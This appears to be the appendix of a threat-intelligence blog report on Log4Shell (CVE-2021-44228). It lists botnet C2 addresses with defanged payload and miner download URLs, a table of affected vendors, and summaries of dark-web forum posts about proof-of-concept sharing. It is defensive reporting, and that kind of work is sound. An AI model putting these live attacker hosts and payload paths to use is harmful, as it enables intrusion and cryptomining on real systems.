2	62.210.130.250	hxxp://62.210.130[.]250/lh.sh hxxp://62.210.130[.]250/web/admin/x86_64 hxxp://62.210.130[.]250/web/admin/x86 hxxp://62.210.130[.]250/web/admin/x86_g

→ Muhstik =

No	C2	File Path
1	log.exposedbotnets.ru	
2	45.130.229.168:9999	hxxp://45.130.229[.]168:9999/Exploit.class
3	31.220.58.29	hxxp://31.220.58[.]29/Exploit.class
4	18.228.7.109	hxxp://18.228.7[.]109/.log/log hxxp://18.228.7[.]109/.log/pty1; hxxp://18.228.7[.]109/.log/pty2; hxxp://18.228.7[.]109/.log/pty3; hxxp://18.228.7[.]109/.log/pty4; hxxp://18.228.7[.]109/.log/pty5
5	210.141.105.67	hxxp://210.141.105[.]67/wp-content/themes/twentythirteen/m8
6	159.89.182.117	hxxp://159.89.182[.]117/wp-content/themes/twentyseventeen/ldm
7	172.105.241[.]146	hxxp://172.105.241[.]146/wp-content/themes/twentysixteen/s.cmd
8	138.197.206[.]223	hxxp[:]//138.197.206[.]223/.x/xmra64 hxxp[:]//138.197.206[.]223/.x/xmra32

The above IoC was written by referring to many sites mentioned in `Related IoCs` in `References` at the bottom of the report, and the relevant IoC is constantly being updated.

If you need to check only the IoC listed in this report, you can check it in the Google Docs below.

Appendix.C: Detection ruleset (Yara, Snort, Sigma)

1. Yara rule

2. Snort rule (Emergingthreat Open Rules)

3. Sigma rule

Appendix.D: Affected Software & Verified (version of 2021. 12. 13.) [18]

NO	Manufacturer/Component	Verified
1	Apple	TRUE
2	Tencent	TRUE
3	Steam	TRUE
4	Twitter	TRUE
5	Baidu	TRUE
6	DIDI	TRUE
7	JD	TRUE
8	NetEase	TRUE
9	CloudFlare	TRUE
10	Amazon	TRUE
11	Tesla	TRUE
12	Apache Solr	TRUE
13	Apache Druid	TRUE
14	Apache Flink	FALSE
15	Apache Struts2	TRUE
16	flume	FALSE
17	dubbo	FALSE
18	IBM Qradar SIEM	TRUE
19	PaloAlto Panorama	TRUE
20	Redis	FALSE
21	logstash	FALSE
22	ElasticSearch	TRUE
23	kafka	FALSE
24	ghidra	TRUE
25	ghidra server	TRUE
26	Minecraft	TRUE
27	PulseSecure	TRUE
28	UniFi	TRUE
29	VMWare	TRUE
30	Blender	TRUE
31	Google	TRUE
32	Webex	TRUE
33	LinkedIn	TRUE
34	VMWarevCenter	TRUE
35	Speed camera LOL	TRUE

Appendix.E: Log4Shell(CVE-2021-44228) Security Advisories

Please refer to the spreadsheet for the detailed advisory

→ [S2W] Security Advisories / Bulletins linked to Log4Shell (CVE-2021-44228)

```
Akamai, Apache Druid, Apache Flink, Apache LOG4J, Apache Kafka, Apache Solr, Apero CAS, APPSHEET, Ap
```

Appendix.F: Status of Deep & Darkweb Posts


1. Raidforums

log4j, log4shell search results (1 post)

→ Apache Log4j explodes with high-risk vulnerabilities comparable to “eternal blue”, ne

- **Post date**: 2021.12.10.
- **Author**: OO00O0OO0


Press enter or click to view image in full size



Analysis

- The author of the post stated that the scope of Apache log4j-related vulnerabilities and the degree of expected damage are similar to the 2017 EternalBlue.
- It is mentioned that more than 90% of application platforms developed based on Java are affected, along with the content that the server can be remotely controlled by exploiting this vulnerability.
- `AgainstTheWest` in Raidforums who uploaded leaked information related to `Tencent Cloud` and `Alibaba Cloud` , used the log4j vulnerability several times to attack Chinese-related companies

Press enter or click to view image in full size




2. XSS

log4j, log4shell search results (2 posts)

→ 0day Log4j RCE Vulnerability ! (2021-44228)

- **Post date**: 2021.12.11.
- **Author**: PwnSec

Press enter or click to view image in full size



Analysis

- As a result of checking the Telegram channel shared by the author of the post, the proof image of testing the PoC code in `iCloud`, `Tesla`, `Amazon (CN)`, `Baidu`, `Linkedin`, `Cloudflare`, `Twitter`, `Minecraft`, and `Elastic` related services along with information on the PoC code share

→ CVE-2021-44228 Apache log4j RCE


- **Post date**: 2021.12.11.
- **Author**: Lipshitz

Analysis

(2021.12.10.) `Lipshitz` in XSS wrote a thread to share vulnerability information, stating that the Minecraft server and many versions of Apache are affected by CVE-2021-44228.

- **(2021.12.10.)** `Kelegen` in XSS shared a GitHub link [13] where he posted information about currently attackable products and services.

  Press enter or click to view image in full size



- **(2021.12.12.)** `Lipshitz` in XSS shares code information available on Cloudflare.

  Press enter or click to view image in full size

Source: https://medium.com/s2wblog/logs-of-log4shell-cve-2021-44228-log4j-is-ubiquitous-en-809064312039